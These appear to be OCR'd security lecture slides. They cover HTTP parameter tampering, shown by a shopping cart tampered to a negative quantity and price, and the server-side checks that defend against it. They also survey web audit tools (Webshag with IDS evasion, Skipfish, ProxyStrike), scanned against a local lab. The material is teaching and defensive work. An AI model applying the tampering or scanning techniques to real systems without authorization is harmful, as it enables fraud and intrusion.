
```
$_SESSION[‘refs’] = array (
        1 => “2109”,
        2 => “2189”,
);
```

- “De-reference” the user-provided values through this table

HTTP Parameter Tampering Vulnerabilities

- In all of these attacks, it's important to remember that the client is the attacker, and the server is the potential victim

- In HTTP Parameter tampering, an attacker can arbitrarily change the values of parameters that are exposed to him
  - E.g. prices of products, current auth level, etc.


Welcome to A Clean Well-Lighted Place for Books
415-441-6670 www.bookstore.com FAX 415-567-6885
[Home | Events | Features & Recommendations | Shopping Cart]
A CLEAN WELL-LIGHTED PLACE for BOOKS
Welcome to A Clean Well-Lighted Place for Books
Your Shopping Cart
Qty
Description
Price
Remove
Linux Security for Large-Scale Enterprise Networks
Becker, Jamieson
-1
1555582923 Paperback
$-59.99
Remove
Special Order
Home
Events
Book Search
Autographed Books
Remainders 50% off!!
Remainders 60% off!!
Booksense 76
Total: $ -59.99
Save Qty Changes
Check Out
Done
Internet
Insecure software
Secure communications

Defenses

- Do not rely on anything that the client-sends
  - Double check all values and rely on clean server-side copies
  - This goes for control-data (e.g. is the user an admin) as well as non-control data (how much does product x cost)

- Once again, making checks through JavaScript is okay but these checks should be replicated at the server side
  - E.g. are the quantities > 0, fetching the prices from the server-side DB, etc.

Web Exploitation Tools

Webshag https://www.scrt.ch/en/attack/downloads/webshag

Multi-threaded, multi-platform web server audit tool


- Written in Python

Provides common useful operations for web server auditing

- Website crawling, URL scanning, file fuzzing, …

Advanced features

- HTTP authentication (Basic and Digest)
- IDS evasion capabilities (makes correlation between requests more complicated)
- File fuzzing using dynamically generated filenames (in addition to common list-based fuzzing)


webshag 1.10
File Tools Help
PSCAN INFO SPIDER USCAN FUZZ
Settings
Target(s) [host1, host2,...]:
127.0.0.1
Port(s) [80, 8080,...]:
80
OK
Stop
Import...
Root directoties [/, /dir/,...]:
/mutillidae/
Expression [log_[a-z]{1}[0-9]{2}.txt]:
Fuzz Directories
Fuzz Files
Switch to Gen Mode
Results
Targets:
127.0.0.1:80
Results:
[INF] FP(/mutillidae/) => 200#text/
html#04854b10506575dab6d9d0ff862a2365#248290534e7aa2d516103ae72806736d
[INF] FP(/mutillidae/nK3yUhfW) => 404#text/
Console:
TARGET Scanning 127.0.0.1 / 80
Status
Running : /mutillidae/htmap/


Skipfish https://code.google.com/archive/p/skipfish/

Active web application security reconnaissance tool

- Written by Michal Zalewski
- Prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes
- The resulting map is then annotated with the output from a number of security checks (PHP injection, XSS, etc.)

Key features

- High speed: pure C code, highly optimized HTTP handling, easily achieving 2000 requests per second
- Ease of use: automatic learning capabilities, on-the-fly wordlist creation, and form auto-completion
- Security logic: low false positives, differential security checks


Terminal - shipcode@projectX: ~
File Edit View Terminal Go Help
skipfish version 2.02b by <lcamtuf@google.com>
- 127.0.0.1 -
In-flight requests (max 15 shown):
[01] http://127.0.0.1/phpmyadmin/themes/pmahomme/css/report.out
[02] http://127.0.0.1/phpmyadmin/themes/pmahomme/css/report.orig
[03] http://127.0.0.1/phpmyadmin/themes/pmahomme/css/report.old
[04] http://127.0.0.1/phpmyadmin/themes/pmahomme/css/report.svn-base
[05] http://127.0.0.1/phpmyadmin/themes/pmahomme/css/report.sql
[06] http://127.0.0.1/phpmyadmin/themes/pmahomme/css/report.log
[07] http://127.0.0.1/phpmyadmin/themes/pmahomme/css/report.key
[08] http://127.0.0.1/phpmyadmin/themes/pmahomme/css/report.pl
[09] http://127.0.0.1/phpmyadmin/themes/pmahomme/css/report.part
[10] http://127.0.0.1/phpmyadmin/themes/pmahomme/css/report.java
[11] <slot idle>
[12] <slot idle>
[13] <slot idle>
[14] <slot idle>
[15] <slot idle>


ProxyStrike http://www.edge-security.com/proxystrike.php

Active web application proxy for finding vulnerabilities while browsing an application

- Plugins for SQL injection, server-side inclusions, XSS

Plenty of features

- Plugin engine
- Request interceptor
- Request diffing
- Request repeater
- Automatic crawl process
- HTTP request/response history
- Request parameter stats
- Request URL parameter signing and header field signing

